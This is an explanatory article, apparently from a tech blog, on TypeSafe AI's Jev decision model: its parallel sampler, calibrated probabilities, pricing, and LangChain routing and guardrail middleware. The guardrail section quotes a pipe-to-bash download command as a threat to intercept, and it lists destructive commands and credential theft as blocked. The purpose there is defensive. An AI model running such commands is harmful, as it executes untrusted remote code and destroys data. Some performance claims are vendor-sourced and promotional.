
For four years, the frontier of artificial intelligence research has been dominated by a single interface paradigm: the conversational chat loop. Large language models were scaled across clusters of accelerators to master human preference, generating fluent paragraphs, synthetic essays, and multi-turn dialogues. Yet for software engineers and systems architects attempting to embed machine intelligence into production codebases, this generative fluency came bundled with crippling architectural overhead. Traditional generative models do not execute like deterministic software primitives. They output sequential token streams that must be buffered, parsed, coerced into JSON schemas, and defensive-checked against hallucinations.
On September 14, 2026, TypeSafe AI publicly broke with this generative paradigm by introducing Jev, the inaugural entry in a new category of machine learning systems called System One Models. Founded by Diogo Almeida, a former OpenAI researcher who co-authored the foundational InstructGPT paper and helped develop the Reinforcement Learning from Human Feedback (RLHF) methodology, TypeSafe AI is built around a radical premise. The company argues that the primary bottleneck stalling enterprise automation is not a lack of conversational capability, but the absence of fast, structured, type-safe decision engines designed specifically for machines to consume.
Jev does not generate prose, answer customer support queries in natural language, or write creative fiction. It discards free-form string generation entirely. Instead, Jev operates as an ultra-low-latency, frontier-intelligence function call: unstructured application state goes in, and typed, mathematically guaranteed probabilistic decisions come out. By replacing token-by-token autoregressive generation with a parallel single-pass sampler and training the underlying network using Reinforcement Learning for Calibrated Decisions (RLCD), TypeSafe AI claims inference latencies between 70 and 500 milliseconds, zero type errors, and operational costs two orders of magnitude lower than conventional reasoning models.
Understanding whether Jev represents a genuine architectural inflection point or a specialized niche requires looking past commercial marketing. Production engineering teams must dissect how non-autoregressive sampling works in practice, analyze the mathematical boundaries of schema enforcement, evaluate the precision of calibrated probability outputs, and understand the trade-offs between semantic correctness and syntactic type safety.
🧠 The Cognitive Boundary: Why Software Engineering Stalled on Chat Loops
The naming of System One Models draws directly from cognitive psychologist Daniel Kahneman's dual-process theory articulated in Thinking, Fast and Slow. Human cognition relies on two distinct operational modes: System 1, which executes fast, instinctive, parallel, and automatic associative assessments, and System 2, which handles slow, deliberative, sequential, and computationally expensive symbolic reasoning.
For the past several years, the software engineering industry has been attempting to automate routine deterministic decisions using the computational equivalent of pure System 2 reasoning. When an engineer builds an autonomous workflow, the vast majority of operational decisions do not require deep philosophical deliberation or multi-page essay generation. Consider the common runtime questions that modern software must resolve:
- Does this incoming webhook payload indicate an operational emergency requiring on-call escalation?
- Given the current database transaction failure log, which microservice retry policy should be dispatched?
- Does the draft SQL query generated by an upstream tool attempt an unauthorized mutation on a production table?
- Should this customer ticket be routed to tier-one support, technical billing, or account management?
When developers delegate these micro-decisions to conventional frontier models such as GPT-6 Astra, Claude 5 Sonnet, or Gemini 3.5 Pro, the system incurs immense operational drag. The runtime must transmit a prompt, wait several seconds for a remote model to initialize its key-value cache, and consume dozens of sequential output tokens just to receive a boolean verdict or a single routing enum. The application then runs string matching or schema validators to ensure the model did not wrap its answer in conversational pleasantries or markdown formatting fences.
This architectural mismatch creates three crippling failure modes in distributed backend systems:
- Latency Compounding: A complex agentic workflow or distributed data pipeline often requires five to twenty sequential evaluation steps. When each decision point incurs a network and generation latency of three to fifteen seconds, the cumulative wall-clock time balloons into minutes. Interactive web applications and real-time backend queues cannot tolerate this degree of blocking.
- Syntactic Fragility: Even with modern constrained decoding and JSON schema enforcement, autoregressive models occasionally emit malformed tokens, truncate payloads mid-sentence under context pressure, or fail to terminate valid JSON arrays. A single parse error in a deep dependency chain halts the entire execution graph.
- Economic Inefficiency: Cloud providers price autoregressive models with output tokens costing three to five times more than input tokens. Paying high generation premiums for characters that serve merely as formatting scaffold around a simple classification decision degrades the unit economics of high-throughput software.
TypeSafe AI addresses this architectural deadlock by realigning the computational workload with Kahneman's classification. By offloading routine branching, triage, scoring, and guardrail verification to an optimized System One engine, systems architects can reserve heavy generative models strictly for open-ended creative synthesis and deep algorithmic reasoning.
⚡ The System One Architecture and Non-Autoregressive Sampling

The defining technological breakthrough powering Jev is its complete departure from sequential autoregressive token generation. Traditional language models operate on a simple mathematical loop: given a sequence of preceding tokens, the model computes a probability distribution over the vocabulary and samples a single token, which is then appended to the sequence to predict the subsequent token.
In formal terms, for a sequence of tokens $x = (x_1, x_2, \dots, x_T)$, an autoregressive model decomposes the joint probability as:
$$P(x) = \prod_{t=1}^{T} P(x_t \mid x_1, \dots, x_{t-1})$$
This formulation is inherently sequential. Generating $T$ tokens requires $T$ consecutive forward passes through the neural network. While modern GPU architectures excel at parallel matrix multiplication, sequential generation leaves tensor cores drastically underutilized, as each step must wait for memory bandwidth to fetch model weights from High Bandwidth Memory (HBM) into cache.
Jev bypasses this bottleneck by implementing a hardware-aware non-autoregressive parallel sampler. Instead of treating decisions as textual tokens emitted sequentially over time, Jev frames decision-making as a simultaneous multi-head classification and regression task evaluated over a shared contextual latent space.
When an application queries Jev, it submits an unstructured state payload accompanied by a dictionary of structured questions. The architecture processes the input state through its transformer backbone in a single forward pass, populating a dense key-value representation. The parallel sampler then projects this latent state simultaneously across the requested decision heads:
- Single Forward Pass Execution: The model evaluates all questions in parallel within the same compute graph. Querying one question or querying ten questions about the same state payload incurs virtually identical execution latency, as the compute cost is dominated by processing the initial state tokens.
- Hardware-Aware Matrix Alignment: Because the output vocabulary is constrained to predefined decision categories rather than a 150,000-token linguistic vocabulary, the projection matrices fit snugly inside the fastest L2 and SRAM caches of the accelerator, eliminating memory-bound latency spikes.
- Zero Output Token Overhead: Jev does not write string representations of numbers, booleans, or category names into an output buffer. The network directly yields numeric tensors representing normalized logits and probability distributions, which the client runtime maps instantly into memory-safe binary values.
This structural shift explains how Jev achieves sub-100-millisecond end-to-end response times over network APIs. By operating in a single execution step, the model removes the latency floor that has historically constrained machine learning integration in high-throughput backend services.
📐 Mathematical Type Safety and the Elimination of Parsing Overhead
In conventional software development, type systems serve as the primary defensive barrier against runtime failure. A compiler or static type checker guarantees that when a function expects an enumeration of three valid states, it cannot receive an undefined string, an integer, or null.
Integrating generative language models into typed codebases has historically subverted this contract. Because an LLM emits a stream of arbitrary text, software teams have been forced to surround model invocations with extensive parsing frameworks, such as Pydantic in Python, Zod in TypeScript, or Serde in Rust. When an LLM fails to output valid JSON, hallucinations produce keys that do not exist in the schema, or a temperature fluctuation yields an unexpected synonym, the software throws a runtime exception that must be caught and retried.
Jev alters this relationship by enforcing mathematical type safety at the decoding boundary. Type safety in Jev is not an empirical claim achieved through extensive prompt engineering or post-generation regex parsing. It is an intrinsic mathematical guarantee enforced by the model's output topology.
The Jev runtime exposes three immutable decision primitives:
- Choice: Evaluates an input state against a discrete, mutually exclusive set of options, supporting a cardinality of up to 255 items. The engine calculates a normalized categorical distribution across the candidate set, returning an explicit probability for each option alongside an overall decision confidence score.
- Score: Evaluates an input state against an ordered, continuous scale (such as operational severity levels, risk ratings, or priority tiers). The model returns a continuous scalar value, the underlying distribution parameters, and an epistemic confidence metric.
- Noul (Calibrated Boolean): Evaluates a proposition against the input state to determine whether a specific assertion is true or false. Unlike binary flags emitted by conversational models, a Noul returns a continuous probability value strictly bounded between 0.0 and 1.0, accompanied by calibration guarantees.
The schema contract is defined in the initial HTTP request. Consider an architectural scenario where an automated incident response harness must classify an incoming exception trace:
{
  "model": "jev-latest",
  "state": "FATAL: Connection pool exhausted on primary database replica db-prod-04. 142 client threads blocked in acquire_connection() for over 4500ms. Disk I/O utilization at 98% with zero available swap.",
  "questions": {
    "is_production_outage": {
      "type": "noul",
      "instructions": "The incident indicates severe customer-facing degradation or total database service unavailability."
    },
    "severity_tier": {
      "type": "score",
      "instructions": "Rate incident severity from 1 (minor warning) to 5 (catastrophic infrastructure failure)."
    },
    "remediation_action": {
      "type": "choice",
      "options": [
        "restart_connection_pool",
        "scale_read_replica",
        "failover_to_standby",
        "escalate_to_human_sre"
      ],
      "instructions": "Select the immediate remediation path based on the reported resource exhaustion."
    }
  }
}
When this payload is processed, the probability vectors are computed directly from the final layer logits corresponding to the specified schema keys. It is mathematically impossible for Jev to return a fourth remediation action that was not defined in the options array, nor can it return a string instead of a probability for is_production_outage. The client library receives the binary response and maps it directly into native data structures without regex parsing, defensive exception handling, or retry loops.
🎯 RLCD and Epistemically Calibrated Decision Probabilities
A critical vulnerability of modern artificial intelligence models is overconfidence. When a standard language model fine-tuned via RLHF or supervised instruction tuning encounters an ambiguous, incomplete, or out-of-distribution input, it frequently hallucinates a high-confidence answer. If a model is correct 95% of the time on a classification benchmark, but fails to indicate when an input falls into the 5% margin of uncertainty, it cannot be safely trusted in an autonomous software loop.
To solve this calibration crisis, TypeSafe AI developed Reinforcement Learning for Calibrated Decisions (RLCD). While traditional RLHF trains a model to produce answers that human evaluators find persuasive, RLCD optimizes the neural network for mathematical calibration and epistemic honesty.
In statistical learning theory, a model is perfectly calibrated if, for all predictions made with confidence probability $p$, the empirical accuracy of those predictions equals $p$:
$$P(\text{Correct} \mid \hat{P} = p) = p$$
If Jev evaluates an input state and assigns a probability of 0.85 to a specific choice, historical evaluation across billions of test states guarantees that the model's assertion is factually accurate in approximately 85 out of 100 instances.

RLCD achieves this calibration through specialized loss formulations that penalize overconfident incorrect assertions much more severely than honest expressions of uncertainty. During training, the optimization objective incorporates proper scoring rules, such as the Brier score and negative log-likelihood across verified decision graphs:
$$\text{Brier Score} = \frac{1}{N} \sum_{i=1}^{N} (f_i - o_i)^2$$
Where $f_i$ represents the forecasted probability emitted by the model and $o_i$ represents the actual binary outcome. By minimizing strictly proper scoring rules under reinforcement learning gradients, RLCD forces the latent representations to preserve nuanced uncertainty margins rather than collapsing into extreme 0 or 1 logits.
For software engineers, calibrated probabilities unlock a powerful architectural pattern: deterministic threshold gating. Instead of treating an AI model as an opaque oracle that makes binary choices, application logic can inspect the calibrated confidence score to govern program control flow:
response = client.evaluate(
    state=customer_refund_request,
    questions={
        "is_fraudulent": Noul(instructions="Indicators of account takeover or identity theft")
    }
)

fraud_prob = response.nouls["is_fraudulent"].noul

if fraud_prob > 0.92:
    security_service.freeze_account(immediate=True)
elif fraud_prob > 0.35:
    ticket_service.route_to_fraud_analyst(priority="high")
else:
    payment_gateway.process_automatic_refund()
By decoupling the model's probabilistic assessment from the business policy thresholds defined in code, engineers maintain complete authority over risk boundaries. If a business decides to adjust its fraud tolerance, it simply modifies the numerical constant in the application layer without needing to re-prompt or fine-tune the model.
📊 Latency, Economics, and the Jevons Paradox in Runtime Workloads
The operational economics of deploying artificial intelligence inside commercial software are dictated by two fundamental variables: inference latency and per-call computational cost. When evaluating the impact of Jev, these numbers must be contextualized within real-world engineering constraints.
TypeSafe AI has structured its public pricing model around the reality of non-autoregressive decision making:
- Input Pricing: $0.042 per million input tokens (equivalent to approximately $42 per billion tokens). This pricing places Jev among the most cost-effective frontier-tier models available, undercut only by basic heuristic classifiers.
- Output Pricing: Free. Because Jev does not generate sequential text tokens, TypeSafe AI does not meter or charge for output generation. The bandwidth and compute required to return structured probability arrays are negligible compared to input ingestion.
- Inference Latency: Measured wall-clock response times range between 70 milliseconds and 500 milliseconds across global endpoints, representing a 40x to 200x speedup compared to standard frontier reasoning models.
To evaluate these performance characteristics under production conditions, TypeSafe AI introduced a public evaluation suite called Workflow Evals. Rather than assessing isolated academic benchmarks like MMLU or HumanEval, Workflow Evals measures how models execute complex compute graphs representing real-world business logic.
Key architectural and economic dimensions compare as follows:
- Primary Optimization: Traditional frontier models optimize for human preference via RLHF or verifiable rewards (RLVR). Jev optimizes for calibrated decisions via RLCD, replacing conversational bias with mathematical calibration.
- Execution Paradigm: Conventional LLMs rely on a sequential autoregressive token-by-token loop. Jev executes a non-autoregressive parallel single-pass sampler, yielding a 40x to 200x reduction in execution latency.
- Output Format: Generative models emit unstructured text strings that require defensive parsing. Jev yields native typed values (Choice, Score, Noul), ensuring zero parsing overhead and a guaranteed 0% type error rate.
- Inference Latency: Standard reasoning models require 3,000ms to 45,000ms per invocation. Jev responds in 70ms to 500ms end-to-end, making machine intelligence viable for real-time user interfaces and backend webhooks.
- Economic Structure: Traditional LLMs charge $0.20 to $10.00 per million input tokens with output tokens priced three to five times higher. Jev costs $0.042 per million input tokens with output tokens completely free of charge.
- Uncertainty Metrics: Standard language models emit uncalibrated, frequently overconfident answers. Jev delivers strictly calibrated probabilities, enabling deterministic threshold gating in application code.
The emergence of Jev validates the economic principle known as the Jevons Paradox, formulated in 1865 by English economist William Stanley Jevons. Jevons observed that when technological advancements increased the efficiency of coal consumption in steam engines, overall coal consumption did not decline. Instead, the dramatic drop in cost made steam power economically viable for hundreds of new industrial applications, vastly increasing total aggregate demand.
In the domain of software engineering, machine intelligence is encountering its own Jevons moment. When an AI decision costs half a cent and takes eight seconds to return, developers use it sparingly, confining it to asynchronous batch jobs, high-value customer interactions, or offline summaries.
When the cost of a high-intelligence decision drops to fractions of a millisecond and millionths of a dollar, the demand profile shifts fundamentally. Engineers begin placing machine intelligence calls inside database triggers, proxy routing middleware, interactive game loops, automated test runners, and real-time telemetry filters. The efficiency gain does not reduce the market for AI; it expands the attack surface of automated computing into domains previously considered unreachable.
🛠️ Deconstructed Workflows: Orchestrating Autonomous Agentic Pipelines
The rise of autonomous agentic frameworks, such as LangChain, CrewAI, AutoGen, and custom in-house agent loops, has highlighted an acute architectural bottleneck: the compounding latency of the decision loop.
A standard autonomous agent operates in a continuous cycle:
- The agent observes the current environment state (terminal output, API response, user query).
- The agent queries an LLM to decide the next step (select a tool, synthesize intermediate reasoning, or conclude).
- The selected tool executes in the host environment.
- The system validates the tool execution result.
- The cycle repeats until the terminal objective is satisfied.
In practice, up to 80% of the cognitive steps executed within this loop are structural control decisions rather than creative generation tasks. Deciding whether an execution error warrants an immediate retry, checking if a retrieved document contains relevant keywords, or choosing which utility tool to invoke from a static registry does not require a trillion-parameter reasoning model generating conversational text.

By decomposing the agent loop into dual cognitive tiers, software engineers can construct highly optimized hybrid architectures. LangChain rapidly recognized this synergy, shipping native support for Jev via the langchain-typesafe integration library.

In a deconstructed agent architecture, Jev functions as the high-speed spinal cord of the agent, handling routing, tool selection, and loop termination, while heavyweight frontier models serve as the cerebral cortex, invoked only when creative drafting or open-ended synthesis is strictly required.
Consider a practical example using LangChain middleware to implement dynamic model routing:
from langchain.agents import create_agent
from langchain_typesafe.experimental.middleware import ModelChoice, ModelRouterMiddleware

router = ModelRouterMiddleware(
    choices={
        "lightweight": ModelChoice(
            model="openai:gpt-5.6-luna",
            criteria="Direct data lookups, simple schema transformations, and status queries."
        ),
        "heavyweight": ModelChoice(
            model="openai:gpt-6-astra",
            criteria="Complex algorithmic debugging, high-stakes financial logic, or deep architecture design."
        )
    },
    instructions="Analyze the user request and select the most cost-effective model capable of resolving it."
)

agent = create_agent("openai:gpt-5.6-luna", middleware=[router])
In this architecture, incoming requests are evaluated by Jev in less than 100 milliseconds. If the task is a simple database lookup, the harness routes the execution to a fast, cost-effective model without stalling the user. If the task requires deep multi-step reasoning, the request escalates to a frontier model. The router captures both the routing decision and the calibrated confidence score, allowing engineering teams to audit routing performance continuously in production telemetry.
🛡️ Verification Layers, Guardrails, and Deterministic Gating
Beyond workflow orchestration, one of the most critical deployment patterns for System One Models is post-generation verification and safety guardrails.
As autonomous coding agents and automated customer tools gain broader execution privileges, such as the ability to execute bash commands, alter file trees, or initiate financial transactions, software teams must implement robust safety boundaries. Traditionally, teams relied on two imperfect approaches: rigid regex pattern matching, which is brittle and easily bypassed, or a second LLM evaluation call, which introduces crippling latency and high operational cost.
Jev provides an ideal substrate for building low-latency, deterministic guardrails. Because Jev processes unstructured application state in sub-100ms windows, it can sit directly in the execution path of a runtime environment without introducing perceptible human delay.
Frameworks like LangChain have implemented this via specialized middleware, such as AutoModeMiddleware. When an agent attempts to execute a shell command or query an external API, the middleware intercepts the pending tool payload and routes it through Jev for instant policy compliance:
from langchain.agents import create_agent
from langchain_typesafe.experimental.middleware import AutoModeMiddleware

guardrail = AutoModeMiddleware(
    tools=["bash", "database_executor"],
    policies=[
        "Prevent destructive filesystem commands (rm -rf, mkfs, dd).",
        "Block unauthorized modifications to production environment variables.",
        "Prohibit exfiltration of sensitive API keys or credential files."
    ]
)

agent = create_agent("openai:gpt-6-astra", middleware=[guardrail])
When the upstream generative model proposes a command, such as curl -s https://external-service.com/script.sh | bash, the guardrail intercepts the string before it touches the operating system kernel. Jev evaluates the proposed payload against the security policies and returns a calibrated risk score. If the risk exceeds the application's safety threshold, the execution halts immediately, and the incident is logged to the security operations center.
This pattern extends naturally to content moderation, jailbreak detection, and synthetic hallucination auditing. By placing an ultra-fast System One judge at the output boundary of a generative application, teams can verify whether generated responses align with corporate compliance standards before a single byte reaches the customer's browser.
⚖️ Semantic Correctness versus Schema Compliance: The Engineering Trade-offs
While the technical advantages of Jev are compelling, senior software engineers and technical leaders must approach new infrastructure primitives with disciplined skepticism. Adopting System One Models introduces specific architectural trade-offs that must be evaluated honestly before refactoring critical systems.
The most vital distinction to maintain is between schema compliance and semantic correctness:
- Schema Compliance (Guaranteed): Jev provides a mathematical guarantee that its outputs will strictly adhere to the requested types, enum keys, and probability ranges. The model will never emit a syntax error, a broken JSON bracket, or an undefined property.
- Semantic Correctness (Empirical): Schema compliance does not mean the model's decision is factually correct. If an input prompt contains ambiguous phrasing, misleading context, or contradictory signals, Jev will still return a perfectly typed, schema-valid decision that may be factually wrong.
Software architects must avoid the trap of mistaking type safety for cognitive infallibility. A type-safe system that executes the wrong business action with 100% syntactic validity can cause just as much damage as a system that crashes on a JSON parse error. Engineering teams must still implement boundary checks, unit tests, and regression harnesses around Jev decisions.
Additional engineering considerations and potential limitations include:
- Proprietary Weights and Black-Box Operations: Unlike open-weight models that can be self-hosted on local hardware, Jev is currently accessible only through TypeSafe AI's managed API and partner gateways like Vercel. Organizations with strict data residency mandates or offline deployment requirements cannot currently deploy Jev within air-gapped VPCs.
- Evaluation Benchmark Nuance: The reported performance gains (up to 193.6x faster and 444.6x cheaper) were measured across TypeSafe AI's internal Workflow Evals suite. While these benchmarks reflect realistic business compute graphs, they were constructed by the vendor's research team. Real-world performance gains will vary depending on payload size, network topography, and the specific distribution of input data.
- Context Window and High-Cardinality Limits: While Jev handles unstructured input states efficiently, its decision heads are bounded by specific cardinality constraints. The Choice primitive currently supports up to 255 discrete options. For applications requiring selection across thousands of entities (such as massive e-commerce catalogs or complex graph traversal), developers must implement two-stage hierarchical architectures, using an initial scoring pass to filter candidates before executing a final categorical choice.
Understanding these trade-offs ensures that software teams deploy Jev where its strengths deliver immediate architectural leverage, rather than treating it as a silver bullet for all machine learning challenges.
🧭 Production Integration Guide and Framework Adapters
For engineering teams looking to pilot System One Models in existing backend services, integration can be achieved through standard HTTP clients or dedicated framework adapters.
TypeSafe AI provides official client libraries across modern programming languages. The following implementation demonstrates a production-grade integration in TypeScript, illustrating how to construct an automated triage service for an e-commerce platform:
import { TypeSafeClient } from "@typesafe/sdk";

interface TriageResult {
  isUrgent: boolean;
  department: "billing" | "technical" | "shipping" | "general";
  riskScore: number;
  confidence: number;
}

const client = new TypeSafeClient({
  apiKey: process.env.TYPESAFE_API_KEY!,
  timeoutMs: 1500
});

export async function triageCustomerMessage(messageText: string) {
  const response = await client.evaluate({
    model: "jev-latest",
    state: messageText,
    questions: {
      is_urgent: {
        type: "noul",
        instructions: "Customer expresses extreme time sensitivity, financial loss, or critical service failure."
      },
      department: {
        type: "choice",
        options: ["billing", "technical", "shipping", "general"],
        instructions: "Categorize the customer inquiry based on the primary operational domain."
      },
      risk_score: {
        type: "score",
        instructions: "Evaluate the likelihood of customer churn or legal escalation from 1 (lowest) to 5 (highest)."
      }
    }
  });

  return {
    isUrgent: response.nouls.is_urgent.noul > 0.85,
    department: response.choices.department.selected as TriageResult["department"],
    riskScore: response.scores.risk_score.value,
    confidence: response.choices.department.confidence
  };
}In modern software engineering, lasting architectural revolutions rarely begin with louder conversations. They begin when a team quietly removes a fundamental bottleneck, allowing systems to operate faster, fail less often, and cost less to maintain.
By treating decisions as typed mathematical primitives rather than conversational prose, TypeSafe AI has pointed toward a mature division of labor in artificial intelligence. Generative models will continue to write our prose, synthesize complex knowledge, and brainstorm creative solutions. But as machine intelligence weaves deeper into the transactional fabric of modern software runtimes, the fast, silent, and reliable decisions will belong to System One.
Sources: TypeSafe AI Technical Announcement; LangChain Architecture Guide for Jev; TypeSafe AI Official Documentation; TypeSafe Workflow Evaluation Suite; TypeSafe System One Python Adapter Repository.